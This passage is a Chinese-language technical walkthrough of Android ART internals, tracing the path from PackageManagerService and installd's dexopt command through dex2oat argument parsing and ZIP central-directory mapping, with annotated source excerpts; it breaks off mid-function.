细的分析可以参考邓凡平的《深入理解 Android 卷 II》第 3 章“深入理解 SystemServer”。第 4 行创建 Installer 实例，Installer 类主要负责和 installd 服务通过 socket 进行通信，installer 以及 installd 会在后续分析。第 7 行调用 PackageManagerService.main 函数，其代码如下：

代码:

```
1.  public  static  final  IPackageManager  main(Context  context,  Installer  installer,

2.  boolean  factoryTest,  boolean  onlyCore)  {

3.  PackageManagerService  m  =  new  PackageManagerService(context,  installer,

4.  factoryTest,  onlyCore);

5.  ServiceManager.addService("package",  m);

6.  return  m;

7.  }
```

上述代码主要创建 PackageManagerService 的实例，并调用 ServiceManager.addService 函数将其添加到 ServiceManager 的相关数据结构中，此处不分析 ServiceManager，有兴趣的可以自行分析。

PackageManagerService 的构造函数部分代码如下：

代码:

```
1.  public  PackageManagerService(Context  context,  Installer  installer,
2.  boolean  factoryTest,  boolean  onlyCore)  {
3.  ......
4.  mInstaller  =  installer;
5.  ......
6.  if  (mSharedLibraries.size()  >  0)  {
7.  Iterator<SharedLibraryEntry>  libs  =  mSharedLibraries.values().iterator();
8.  while  (libs.hasNext())  {
9.  String  lib  =  libs.next().path;
10.  ......
11.  try  {
12.  if  (dalvik.system.DexFile.isDexOptNeeded(lib))  {
13.  alreadyDexOpted.add(lib);
14.  mInstaller.dexopt(lib,  Process.SYSTEM_UID,  true);
```

```
15.  didDexOpt  =  true;
16.  }
18.  }
19.  }
20.  }
21.  ......
22.  }
```

因为主要是分析 DEX 到 OAT 格式的转化过程，因此只截取了与此相关的部分代码，有关 PackageManagerService 更加详细的分析当然还是参考《深入理解 Android 卷 II》第 4 章“深入理解 PackageManagerService”。上述代码第 4 行将参数 installer 赋值给 mInstaller，installer 在 SystemServer 中完成初始化；第 6 行的 mSharedLibraries 是一个 HashMap 实例，它保存了 /system/etc/permissions/platform.xml 文件中声明的系统库的信息，platform.xml 文件部分内容如图 9，其中红框部分即为系统库信息，包括库名称以及库文件的具体路径。




图 9 platform.xml 文件内容

第 9 行获取库文件的路径；12 行调用 DexFile.isDexOptNeeded 函数判断 apk 或者 jar 文件是否需要进行优化处理，该函数代码如下，源文件路径为/libcore/dalvik/src/main/java/dalvik/system /DexFile.java

代码:

```
1. native public static boolean isDexOptNeeded(String fileName)

2. throws FileNotFoundException, IOException;
```

易知 isDexOptNeeded 函数是个 Native 函数，但是这个 Native 函数的定义则有两个，分别存在于/dalvik/vm/native/dalvik_system_DexFile.cpp 和/art/runtime/native/dalvik_system_DexFile.cc 中。从源码路径来看，前者是针对 Dalvik 运行环境的，而后者是 ART 运行环境的。在 ART 下，/art/runtime/native/dalvik_system_DexFile.cc 中 Native 函数的注册过程可以参考 ART Runtime 部

分关于 Native 函数注册的分析。另外在启用 ART 后系统启动过程中的 Log 文件也给出了证明，如图 10 中的红框所示文字即为/art/runtime/native/dalvik_system_DexFile.cc 中 262-263 行 Log 信息输出的一部分，因为分析是针对 ART 的，所以这里只研究/art/runtime/native/dalvik_




图 10 启用 ART 后系统启动的 Log 日志

system_DexFile.cc 中对应 isDexOptNeeded 的 Native 函数，该函数为 DexFile_isDexOptNeeded，其部分代码如下，主要根据一些规则来判断是否需要进行 DEX 文件的优化操作，例如 5-11 行判断文件是否存在于

代码:

```
1. static jboolean DexFile_isDexOptNeeded(JNIEnv* env, jclass, jstring javaFilename)
{

2. ......

3. ScopedUtfChars filename(env, javaFilename);

4. ......

5. Runtime* runtime = Runtime::Current();

6. ClassLinker* class_linker = runtime->GetClassLinker();

7. const std::vector<const DexFile*>& boot_class_path = class_linker ->
```

```
  GetBootClassPath();
8.  for (size_t i = 0; i < boot_class_path.size(); i++) {
9.  if (boot_class_path[i]->GetLocation() == filename.c_str()) {
10.  return JNI_FALSE;
11.  }
12.  }
13.  ......
14.  std::string cache_location(GetDalvikCacheFilenameOrDie(filename.c_str()));
15.  oat_file.reset(OatFile::Open(cache_location, filename.c_str(), NULL, false));
16.  if (oat_file.get() == NULL) {
17.  LOG(INFO) << "DexFile_isDexOptNeeded cache file " << cache_location
18.  << " does not exist for " << filename.c_str();
19.  return JNI_TRUE;
20.  }
```

```
21.  ......

22.  }
```

bootclasspath 路径中，对于所有定义在 bootclasspath 中的文件默认都已经经过了优化处理，因此返回 false；14-19 行则是判断在 cache 目录下(/data/dalvik-cache/目录)是否存在已经优化过的 DEX 文件，若没有则打印 Log 信息同时返回 true，该 Log 信息也就是图 10 中显示的日志输出信息。DexFile_isDexOptNeeded 函数还有一些其他的判断规则，如检查是否存在对应的 odex 文件，classes.dex 文件的校验值等。

回到 PackageManagerService 的构造函数，在 12 行完成是否需要进行 DEX 优化的判断后，若需要进行 DEX 优化，则首先将该文件路径加入到名为 alreadyDexOpted 的 HashSet 中，然后 14 行调用 Installer 类的 dexopt 函数，该函数代码如下：

代码:

```
1.  public  int  dexopt(String  apkPath,  int  uid,  boolean  isPublic)  {

2.  StringBuilder  builder  =  new  StringBuilder("dexopt");

3.  builder.append(' ');

4.  builder.append(apkPath);

5.  builder.append(' ');

6.  builder.append(uid);
```

```
7.  builder.append(isPublic  ?  ″  1″  :  ″  0″);

8.  return  execute(builder.toString());

9.  }
```

第 2-7 行构造一段字符串，以系统库/system/framework/javax.obex.jar 为例，则 apkPath 值为 /system/framework/javax.obex.jar；uid 值为 Process.SYSTEM_UID，即 1000；isPublic 的值为 true。因此构造完的字符串为“dexopt /system/framework/javax.obex.jar 1000 1”。第 8 行调用 execute 执行传入的命令，execute 函数的代码如下：

代码:

```
1.  private  int  execute(String  cmd)  {

2.  String  res  =  transaction(cmd);

3.  try  {

4.  return  Integer.parseInt(res);

5.  }  catch  (NumberFormatException  ex)  {

6.  return  -1;

7.  }

8.  }
```

代码第 2 行调用 transaction 函数，函数核心代码如下：

代码:

```
1.  private  synchronized  String  transaction(String  cmd)  {

2.if  (!connect())  {

3.  Slog.e(TAG,  "connection  failed");

4.  return  "-1";

5.  }

6.  if  (!writeCommand(cmd))  {

7.  Slog.e(TAG,  "write  command  failed?  reconnect!");

8.  if  (!connect()  ||  !writeCommand(cmd))  {

9.  return  "-1";

10.  }

11.  }

12.  ......

13.  }
```

Installer 类主要是负责和 installd 服务通过 socket 通信，因此第 2 行首先调用 connect 函数与 socket 建立连接，第 6 行调用 writeCommand 向 socket 发送数据。接着分析 installd 服务，源代码位于/frameworks/native/cmds/installd/installd.c，main 函数的部分代码如下：
代码:

```
1.  int  main(const  int  argc,  const  char  *argv[])  {

2.  ......

3.  for  (;;)  {

4.  alen  =  sizeof(addr);

5.  s  =  accept(lsocket,  &addr,  &alen);

6.  ......

7.  ALOGI("new  connection\n");

8.  for  (;;)  {

9.  unsigned  short  count;

10.  if  (readx(s,  &count,  sizeof(count)))  {

11.  ALOGE("failed  to  read  size\n");

12.  break;
```

```
13.  }
14.  if  ((count  <  1)  ||  (count  >=  BUFFER_MAX))  {
15.  ALOGE("invalid  size  %d\n",  count);
16.  break;
17.  }
18.  if  (readx(s,  buf,  count))  {
19.  ALOGE("failed  to  read  command\n");
20.  break;
21.  }
22.  buf[count]  =  0;
23.  if  (execute(s,  buf))  break;
24.    }
25.  ALOGI("closing  connection\n");
26.  close(s);
```

```
27.  }

28.

29.  return  0;

30.  }
```

installd 在接受到一个 socket 请求后，首先会判断传入的消息字符串的长度(10-17 行)；接着会将消息字符串读入到 buf 数组中(18-22 行)；最后调用 execute 函数执行命令。execute 函数会解析命令字符串，并调用相应的函数执行，对于“dexopt /system/framework/javax.obex.jar 1000 1”命令，最终会调用 installd.c 源代码中的 do_dexopt 函数，而该函数只是去调用 dexopt 函数，如下代码所示：

代码:

```
1.  static  int  do_dexopt(char  **arg,  char  reply[REPLY_MAX])

2.  {

3.return  dexopt(arg[0],  atoi(arg[1]),  atoi(arg[2]));

4.  }
```

dexopt 传入的三个参数值分别为/system/framework/javax.obex.jar，1000，1，该函数位于/frameworks/native/cmds/installd/commands.c 源文件中，函数代码如下：

代码:

```
1.  int  dexopt(const  char  *apk_path,  uid_t  uid,  int  is_public)
```

```
2.  {
3.  struct  utimbuf  ut;
4.  struct  stat  apk_stat,  dex_stat;
5.  char  out_path[PKG_PATH_MAX];
6.  char  dexopt_flags[PROPERTY_VALUE_MAX];
7.  char  persist_sys_dalvik_vm_lib[PROPERTY_VALUE_MAX];
8.  char  *end;
9.  int  res,  zip_fd=-1,  out_fd=-1;
10.  if  (strlen(apk_path)  >=  (PKG_PATH_MAX  -  8))  {
11.  return  -1;
12.  }
13.  property_get("persist.sys.dalvik.vm.lib",  persist_sys_dalvik_vm_lib,
"libdvm.so");
14.  sprintf(out_path,  "%s%s",  apk_path,  ".odex");
```

```
15.  if  (stat(out_path,  &dex_stat)  ==  0)  {
16.  return  0;
17.  }
18.  if  (create_cache_path(out_path,  apk_path))  {
19.  return  -1;
20.  }
21.  ......
22.  pid_t  pid;
23.  pid  =  fork();
24.  if  (pid  ==  0)  {
25.  ......
26.  if  (strncmp(persist_sys_dalvik_vm_lib,  "libdvm",  6)  ==  0)  {
27.  run_dexopt(zip_fd,  out_fd,  apk_path,  out_path,  dexopt_flags);
28.  }  else  if  (strncmp(persist_sys_dalvik_vm_lib,  "libart",  6)  ==  0)  {
```

```
29.  run_dex2oat(zip_fd,  out_fd,  apk_path,  out_path,  dexopt_flags);

30.  }  else  {

31.  exit(69);  /*  Unexpected  persist.sys.dalvik.vm.lib  value  */

32.  }

33.  exit(68);  /*  only  get  here  on  exec  failure  */

34.  }

35.  ......

36.  }
```

10-12 行首先对需要进行优化的文件路径长度进行判断；13 行获取名为 persist.sys.dalvik.vm.lib 的属性值，默认值为 libdvm.so，当然对于 ART 运行环境，该值为 libart.so；14-17 行判断是否已经存在对应的.odex 文件，若有说明已经经过预处理，可以直接忽略，out_path 路径为/system/framework/javax.obex.jar.odex；18 行调用 create_cache_path 对 out_path 处理后其值最终为/data/dalvik-cache/system@framerok@javax.obex.jar.odex；23 行 fork 一个子进程来完成 DEX 文件的优化，26-29 行根据运行环境调用不同的函数来行 DEX 文件的处理，若是 Dalvik，则调用 run_dexopt；若是 ART，则调用 run_dex2oat，因此接着分析 run_dex2oat 函数。

run_dex2oat 函数代码如下：

代码:

```
1.  static  void  run_dex2oat(int  zip_fd,  int  oat_fd,  const  char*  input_file_name,
2.  const  char*  output_file_name,  const  char*  dexopt_flags)
3.  {
4.  static  const  char*  DEX2OAT_BIN  =  "/system/bin/dex2oat";
5.  static  const  int  MAX_INT_LEN  =  12;
6.  char  zip_fd_arg[strlen("--zip-fd=")  +  MAX_INT_LEN];
7.  char  zip_location_arg[strlen("--zip-location=")  +  PKG_PATH_MAX];
8.  char  oat_fd_arg[strlen("--oat-fd=")  +  MAX_INT_LEN];
9.  char  oat_location_arg[strlen("--oat-name=")  +  PKG_PATH_MAX];
10.
11.  sprintf(zip_fd_arg,  "--zip-fd=%d",  zip_fd);
12.  sprintf(zip_location_arg,  "--zip-location=%s",  input_file_name);
13.  sprintf(oat_fd_arg,  "--oat-fd=%d",  oat_fd);
14.  sprintf(oat_location_arg,  "--oat-location=%s",  output_file_name);
```

```
15.  execl(DEX2OAT_BIN,  DEX2OAT_BIN,

16.  zip_fd_arg,  zip_location_arg,

17.  oat_fd_arg,  oat_location_arg,

18.  (char*)  NULL);

19.  }
```

DEX2OAT_BIN 指向 dex2oat 可执行文件的路径，即/system/bin/dex2oat，DEX 到 OAT 文件格式的转换最终需要通过该可执行文件完成；6-14 行完成参数的构造，--zip-fd 表示待转换文件的文件描述符，--zip-location 表示待转换文件的路径，值为/system/framework/javax.obex.jar，--oat-fd 表示转换结果的文件描述符，--oat-location 表示转换结果的输出文件路径，值为/data/dalvik-cache/system@framerok@javax.obex.jar.odex；第 15 行调用 execl 执行 dex2oat 命令。

dex2oat

/system/bin/dex2oat 对应的源码文件位于/art/dex2oat/dex2oat.cc。main 函数代码如下：

代码:

```
1.  int  main(int  argc,  char**  argv)  {

2.  return  art::dex2oat(argc,  argv);
```

```
3.  }
```

直接调用 art 命名空间下的 dex2oat 函数，该函数有点长，去除注释差不多有 500 行，但是有很大以部分代码都是在解析参数，我们只关注前面提到的几个参数，所以下面贴的代码有所省略，而且鉴于代码略长，会分成几部分来分析。

参数解析

与参数解析相关的代码如下，大家可以参考下源码，因为函数开头声明了很多变量，为了避免篇幅过长，此处略去不表。基本后面所有遇到的变量都是在函数开头声明的，而且这些变量的值最终都是从传递过来的参数中获取的。

代码:

```
1.  static  int  dex2oat(int  argc,  char**  argv)  {

2.  ......

3.  #if  defined(ART_USE_PORTABLE_COMPILER)

4.  CompilerBackend  compiler_backend  =  kPortable;

5.  #else
```

```
6.  CompilerBackend  compiler_backend  =  kQuick;
7.  #endif
8.  #if  defined(__arm__)
9.  InstructionSet  instruction_set  =  kThumb2;
10.  #elif  defined(__i386__)
11.  InstructionSet  instruction_set  =  kX86;
12.  #elif  defined(__mips__)
13.  InstructionSet  instruction_set  =  kMips;
14.  #else
15.  #error  "Unsupported  architecture"
16.  #endif
17.  ......
18.  for  (int  i  =  0;  i  <  argc;  i++)  {
19.  const  StringPiece  option(argv[i]);
```

```
20.  ......
21.  else  if  (option.starts_with("--zip-fd="))  {
22.  const  char*  zip_fd_str  =  option.substr(strlen("--zip-fd=")).data();
23.  if  (!ParseInt(zip_fd_str,  &zip_fd))  {
24.  Usage("Failed  to  parse  --zip-fd  argument  '%s'  as  an  integer",  zip_fd_str);
25.  }
26.  }  else  if  (option.starts_with("--zip-location="))  {
27.  zip_location  =  option.substr(strlen("--zip-location=")).data();
28.  }
29.  ......
30.  }  else  if  (option.starts_with("--oat-fd="))  {
31.  const  char*  oat_fd_str  =  option.substr(strlen("--oat-fd=")).data();
32.  if  (!ParseInt(oat_fd_str,  &oat_fd))  {
33.  Usage("Failed  to  parse  --oat-fd  argument  '%s'  as  an  integer",  oat_fd_str);
```

```
34.  }
35.  }
36.  ......
37.  }  else  if  (option.starts_with("--oat-location="))  {
38.  oat_location  =  option.substr(strlen("--oat-location=")).data();
39.  }
40.  ......
41.  }
42.  if  (oat_filename.empty()  &&  oat_fd  ==  -1)  {
43.  Usage("Output  must  be  supplied  with  either  --oat-file  or  --oat-fd");
44.  }
45.  if  (!oat_filename.empty()  &&  oat_fd  !=  -1)  {
46.  Usage("--oat-file  should  not  be  used  with  --oat-fd");
47.  }
```

```
48.  ......
49.  if  (oat_fd  !=  -1  &&  !image_filename.empty())  {
50.  Usage("--oat-fd  should  not  be  used  with  --image");
51.  }
52.  if  (host_prefix.get()  ==  NULL)  {
53.  const  char*  android_product_out  =  getenv("ANDROID_PRODUCT_OUT");
54.  if  (android_product_out  !=  NULL)  {
55.  host_prefix.reset(new  std::string(android_product_out));
56.  }
57.  }
58.  if  (android_root.empty())  {
59.  const  char*  android_root_env_var  =  getenv("ANDROID_ROOT");
60.  if  (android_root_env_var  ==  NULL)  {
61.  Usage("--android-root  unspecified  and  ANDROID_ROOT  not  set");
```

```
62.  }
63.  android_root  +=  android_root_env_var;
64.  }
65.  bool  image  =  (!image_filename.empty());
66.  if  (!image  &&  boot_image_filename.empty())  {
67.  if  (host_prefix.get()  ==  NULL)  {
68.  boot_image_filename  +=  GetAndroidRoot();
69.  }  else  {
70.  boot_image_filename  +=  *host_prefix.get();
71.  boot_image_filename  +=  "/system";
72.  }
73.  boot_image_filename  +=  "/framework/boot.art";
74.  }
75.  std::string  boot_image_option;
```

```
76.  if  (!boot_image_filename.empty())  {
77.  boot_image_option  +=  "-Ximage:";
78.  boot_image_option  +=  boot_image_filename;
79.  }
80.  ......
81.  if  (dex_locations.empty())  {
82.  for  (size_t  i  =  0;  i  <  dex_filenames.size();  i++)  {
83.  dex_locations.push_back(dex_filenames[i]);
84.  }
85.  }  else  if  (dex_locations.size()  !=  dex_filenames.size())  {
86.  Usage("--dex-location  arguments  do  not  match  --dex-file  arguments");
87.  }
88.  ......
89.  }
```

3-7 行根据 ART_USE_PORTABLE_COMPILER 宏的值来确定 ART Compiler Driver 的工作方式，关于 ART Compiler Driver 后续会涉及到；8-16 行根据设备的平台架构来确定指令集，包括 ARM，i386 以及 Mips；21-25 行解析--zip-fd 参数并转换为整型值赋值给 zip_fd；26-39 行分别解析获得 zip_location，oat_fd 以及 oat_location。获得参数信息后，会对一些参数进行判断，例如 45-46 行会判断--oat-file 以及--oat-fd 参数是否同时被赋值，对于一些不正确的参数组合，会调用 Usage 函数打印 dex2oat 的使用方法并退出。

之后会根据一些参数情况进行其他参数的赋值操作，52 行判断 host_prefix 是否为空，由于没有使用--host-prefix 参数，因此进入 if 分支语句，获取 ANDROID_PRODUCT_OUT 环境变量并重新赋值给 host_prefix 变量，ANDROID_PRODUCT_OUT 环境变量应该是在 PC 机上进行 Android 源码编译时设置的，一般为<ANDROID BASEDIR>/out/target/product/generic/，所以在 Android 手机设备上不存在此环境变量，host_prefix 值还是为 NULL，这个没有编译调试，分析结论不一定正确。不过可以编写 Android 程序，在 Java 层通过 System.getenv （“ANDROID_PRODUCT_OUT”)来测试，会发现没有这个环境变量(System.getenv()可以获取所有的环境变量)！至于 System. getenv(String)函数是否与上述的 getenv 函数最终调用的是同一个函数，大家可以跟踪源码，System.getenv 调用过程是：System.getenv -> Libcore.os.getenv-> Posix.getenv，Posix.getenv(libcore/luni/src/main/java/libcore/io/Posix.java)调用的是 Native 函数，而这个 Native 函数的注册暂时没有找到(囧)。

58-64 行获取 ANDROID_ROOT 环境变量，该值为/system，也就是 Android 系统下的 system 目录路径；65 行由于 image_filename 为空，因此布尔值 image 为 false，则会进入 66 行的 if 分支，66 行由于 host_prefix 为 NULL， boot_image_filename 值为“/system”(GetAndroidRoot 函数源码在/art/runtime/utils.cc 文件中，仍然调用 getenv(“ANDROID_ROOT”)，不过会增加/system 目录是否存在的判断)，执行 73 行，最终 boot_iamge_filename 值为“/system/framework/boot.art”，但是在 Nexus4 上/system/framework 目录下并不存在 boot.art 文件，反而在/data/dalvik-cache 目录下存在 system@framework@boot.art 以及 system@framework@boot.oat 文件(Android4.4 系统应该都是这样)；76 行，经过上述操作，boot_image_filename 不为空，因此进入 if 分支语句，boot_image_option 最终值为“-Ximage:/system/framework/boot.art”；81 行

dex_locations 为空，进入 if 分支，由于 dex_filenames 仍然为空，所以不会执行 for 循环。

经过上述分析，总结一些变量的值：

- host_prefix: NULL
- android_root: /system
- boot_image_filename: /system/framework/boot.art
- boot_image_option: -Ximage:/system/framework/boot.art
- dex_locations: 空

创建 OAT 文件指针

在完成参数解析判断后，会创建一个指向 oat_location 的文件指针，暂时没有真正的写入 OAT 格式的文件数据。代码如下：
代码:

```
1.  UniquePtr<File>  oat_file;

2.  bool  create_file  =  !oat_unstripped.empty();

3.  if  (create_file)  {

4.  oat_file.reset(OS::CreateEmptyFile(oat_unstripped.c_str()));
```

```
5.  if  (oat_location.empty())  {
6.  oat_location  =  oat_filename;
7.  }
8.  }  else  {
9.  oat_file.reset(new  File(oat_fd,  oat_location));
10.  oat_file->DisableAutoClose();
11.  }
12.  if  (oat_file.get()  ==  NULL)  {
13.  PLOG(ERROR)  <<  "Failed  to  create  oat  file:  "  <<  oat_location;
14.  return  EXIT_FAILURE;
15.  }
16.  if  (create_file  &&  fchmod(oat_file->Fd(),  0644)  !=  0)  {
17.  PLOG(ERROR)  <<  "Failed  to  make  oat  file  world  readable:  "  <<  oat_location;
18.  return  EXIT_FAILURE;
```

```
19.  }
```

第 1 行声明 File 指针变量 oat_file；第 2 行因为 oat_unstripped 为空，故 create_file 布尔值为 flase；第 3 行判断 create_file 值，进入 else 分支；9 行根据 oat_fd 以及 oat_location 创建 File 实例并赋值给 oat_file；第 10 行调用 DisableAutoClose 函数禁止文件自动关闭；12-18 行会进行一些判断操作。上述代码仅仅是创建了一个 File 实例，还没有真正写入任何数据。

dex2oat 准备工作

接着会完成一些 DEX 到 OAT 文件格式的转换工作，代码如下，对于部分分支语句由于在本次分析中不会执行已忽略。

代码:

```
1.  ......

2.  Runtime::Options  options;

3.  options.push_back(std::make_pair("compiler",  reinterpret_cast<void*>(NULL)));

4.  std::vector<const  DexFile*>  boot_class_path;

5.  if  (boot_image_option.empty())  {

6.  ......
```

```
7.  }  else  {

8.  options.push_back(std::make_pair(boot_image_option.c_str(),

  reinterpret_cast<void*>(NULL)));

9.  }

10.  ......
```

第 2 行声明 Runtime::Options 类型的变量 options，而 Runtime::Options 实际上是一个包含 pair(http://www.cplusplus.com/reference/utility/pair/)的 vector，定义在/art/runtime/runtime.h 头文件中，如下，pair 中的两个数据一个是字符串，另一个为指针，类似于 HashMap 之类的结构：

代码:

```
1.  class  Runtime  {

2.  public:

3.  typedef  std::vector<std::pair<std::string,  const  void*>  >  Options;

4.  ......

5.  }
```

第 3 行在 options 变量中添加一个 pair 数据；第 4 行声明包含 DexFile 的 vector 变量 boot_class_path，类 DexFile 的定义在/art/runtime/dex_file.h 头文件中，其实就是 Dalvik 上关于 dex 文件

结构的定义；第 5 行由于 boot_image_option 不为空，因此执行 else 分支语句，跳到第 8 行，继续在 options 中增加一个 pair 数据，boot_image_option 值为-Ximage:/system/framework/boot.art。所以最终 options 中包含“compiler”和“-Ximage:/system/framework/boot.art”两项。

提取 classes.dex 文件

在完成一系列的准备工作后，就要开始进入比较繁重的 OAT 文件创建和转换工作了。
部分代码如下：

代码:

```
1.  Dex2Oat*  p_dex2oat;

2.  if  (!Dex2Oat::Create(&p_dex2oat,  options,  compiler_backend,  instruction_set,

thread_count))  {

3.  LOG(ERROR)  <<  "Failed  to  create  dex2oat";

4.  return  EXIT_FAILURE;

5.  }

6.  UniquePtr<Dex2Oat>  dex2oat(p_dex2oat);
```

```
7.  Thread*  self  =  Thread::Current();
8.  self->TransitionFromRunnableToSuspended(kNative);
9.  WellKnownClasses::Init(self->GetJniEnv());
10.  ......
11.  std::vector<const  DexFile*>  dex_files;
12.  if  (boot_image_option.empty())  {
13.  dex_files  =  Runtime::Current()->GetClassLinker()->GetBootClassPath();
14.  }  else  {
15.  if  (dex_filenames.empty())  {
16.  UniquePtr<ZipArchive>  zip_archive(ZipArchive::OpenFromFd(zip_fd));
17.  if  (zip_archive.get()  ==  NULL)  {
18.  LOG(ERROR)  <<  "Failed  to  open  zip  from  file  descriptor  for  "  <<  zip_location;
19.  return  EXIT_FAILURE;
20.  }
```

```
21.  const  DexFile*  dex_file  =  DexFile::Open(*zip_archive.get(),  zip_location);
22.  if  (dex_file  ==  NULL)  {
23.  ......
24.  return  EXIT_FAILURE;
25.  }
26.  dex_files.push_back(dex_file);
27.  }  else  {
28.  ......
29.  }
30.  for  (const  auto&  dex_file  :  dex_files)  {
31.  if  (!dex_file->EnableWrite())  {
32.  ......
33.  }
34.  }
```

```
35.  }
```

第 1 行声明指向 Dex2Oat 的指针，类 Dex2Oat 定义在/art/dex2oat/dex2oat.cc 文件中；第 2 行调用 Dex2Oat 的静态方法 Create，其中 options 参数已经在“dex2oat 准备工作”部分分析了，compiler_backend 在没有指定--compiler-backend 参数的情况下，会根据 ART_USE_PORTABLE_COMPILER 宏定义的情况取值，若该宏定义了则为 kPortable，否则为 kQuick；instruction_set 根据源码编译指定的目标平台会使用相应的指令集，目前大部分 Android 设备使用的 ARM，因此 instruction_set 值为 kThumb2。thread_count 值在默认情况下通过 sysconf(_SC_NPROCESSORS_CONF)获取，也就是 CPU 的个数。Dex2Oat::Create 函数代码如下：

代码:

```
1.  static  bool  Create(Dex2Oat**  p_dex2oat,Runtime::Options&  options,

2.  CompilerBackend  compiler_backend,  InstructionSet  instruction_set,

3.  size_t  thread_count)

4.  SHARED_TRYLOCK_FUNCTION(true,  Locks::mutator_lock_)  {

5.  if  (!CreateRuntime(options,  instruction_set))  {

6.  *p_dex2oat  =  NULL;

7.  return  false;

8.  }
```

```
9.  *p_dex2oat  =  new  Dex2Oat(Runtime::Current(),  compiler_backend,  instruction_set,

thread_count);

10.  return  true;

11.  }
```

第 5 行调用 CreateRuntime 函数获取 Runtime(/art/runtime/runtime.cc)类的实例，并进行相关的设置，Runtime 使用单例模式，所以获取 Runtime 实例之前会先获取锁，如第 4 行所示，关于 Runtime 类实例的获取比较简单，不再详述，是典型的单例设计模式；第 9 行创建 Dex2Oat 类的实例，Dex2Oat 的构造函数比较简单，只是一些类成员的赋值操作，如下代码所示，除了传入的一些参数外，还记录了实例化的时间保存在 start_ns_成员变量中。

代码:

```
1.  explicit  Dex2Oat(Runtime*  runtime,

2.  CompilerBackend  compiler_backend,

3.  InstructionSet  instruction_set,

4.  size_t  thread_count)

5.  :  compiler_backend_(compiler_backend),

6.  instruction_set_(instruction_set),

7.  runtime_(runtime),
```

```
8.  thread_count_(thread_count),

9.  start_ns_(NanoTime())  {

10.  }
```

继续回到 dex2oat 函数，第 6 行将 p_dex2oat 重新赋值给 dex2oat 变量；第 7 行调用 Thread::Current 得到当前线程，Thread 类定义在/art/runtime/thread.h 头文件中；第 8 行将线程状态从 Runnable 切换到 Suspend，释放掉之前在调用 Dex2Oat::Create 中获取的锁，TransitionFromRunnableToSuspend 函数定义在/art/runtime/thread-inl.h 头文件中，是个内联函数；第 9 行调用 WellKnownClasses::Init 函数完成一些 JNI 类、函数以及字段的初始化操作，主要是从 JNI 运行环境中查找一些类、函数等信息并返回，self->GetJniEnv()可以获得线程关联的 JNI 环境，Init 函数代码位于/art/runtime/well_known_classes.cc，可自行进行分析；11 行声明名为 dex_files 的 vector 变量；12 行由于 boot_image_option 非空，因此进入 else 分支；15 行 dex_filenames 为空，进入 if 分支，16 行调用 ZipArchive::OpenFromFd 函数创建 ZipArchive 类实例，主要完成 zip 文件到内存结构的映射。个人觉得此处 zip 文件的操作对后续的分析有一定的影响，因此会在此展开分析 ZipArchive 类(/art/runtime/zip_archive.h 和/art/runtime/zip_archive.cc)。OpenFromFd 的函数代码如下：

代码:

```
1.  ZipArchive*  ZipArchive::OpenFromFd(int  fd)  {

2.  ......

3.  UniquePtr<ZipArchive>  zip_archive(new  ZipArchive(fd));

4.  ......
```

```
5.  if  (!zip_archive->MapCentralDirectory())  {
6.  zip_archive->Close();
7.  return  NULL;
8.  }
9.  if  (!zip_archive->Parse())  {
10.  zip_archive->Close();
11.  return  NULL;
12.  }
13.  return  zip_archive.release();
14.  }
```

第 3 行初始化 ZipArchive 实例并赋值给 zip_archive 变量，ZipArchive 类的构造函数比较简单，如下所示，只是简单的成员变量初始化：

代码:

```
1.  explicit  ZipArchive(int  fd)  :  fd_(fd),  num_entries_(0),  dir_offset_(0)  {}
```

第 5 行调用 MapCentralDirectory 完成 Central Directory Header 的查找以及将所有 Central Directory Header 内容映射到内存(关于 ZIP 文件的格式可以参考本文开头关于 ZIP 文件结构的介绍)，该函数部分代码如下(为避免篇幅过长，已删除各种与文件合法性检查相关的代码)：

代码:

```
1.  bool  ZipArchive::MapCentralDirectory()  {

2.  off64_t  file_length  =  lseek64(fd_,  0,  SEEK_END);

3.  ......

4.  size_t  read_amount  =  kMaxEOCDSearch;

5.  if  (file_length  <  off64_t(read_amount))  {

6.  read_amount  =  file_length;

7.  }

8.  UniquePtr<uint8_t[]>  scan_buf(new  uint8_t[read_amount]);

9.  ......

10.  if  (lseek64(fd_,  0,  SEEK_SET)  !=  0)  {

11.  return  false;

12.  }
```

```
13.  ssize_t  actual  =  TEMP_FAILURE_RETRY(read(fd_,  scan_buf.get(),  sizeof(int32_t)));
14.  ......
15.  unsigned  int  header  =  Le32ToHost(scan_buf.get());
16.  if  (header  !=  kLFHSignature)  {
17.  return  false;
18.  }
19.  off64_t  search_start  =  file_length  -  read_amount;
20.  if  (lseek64(fd_,  search_start,  SEEK_SET)  !=  search_start)  {
21.  return  false;
22.  }
23.  actual  =  TEMP_FAILURE_RETRY(read(fd_,  scan_buf.get(),  read_amount));
24.  ......
25.  int  i;
26.  for  (i  =  read_amount  -  kEOCDLen;  i  >=  0;  i--)  {
```

```
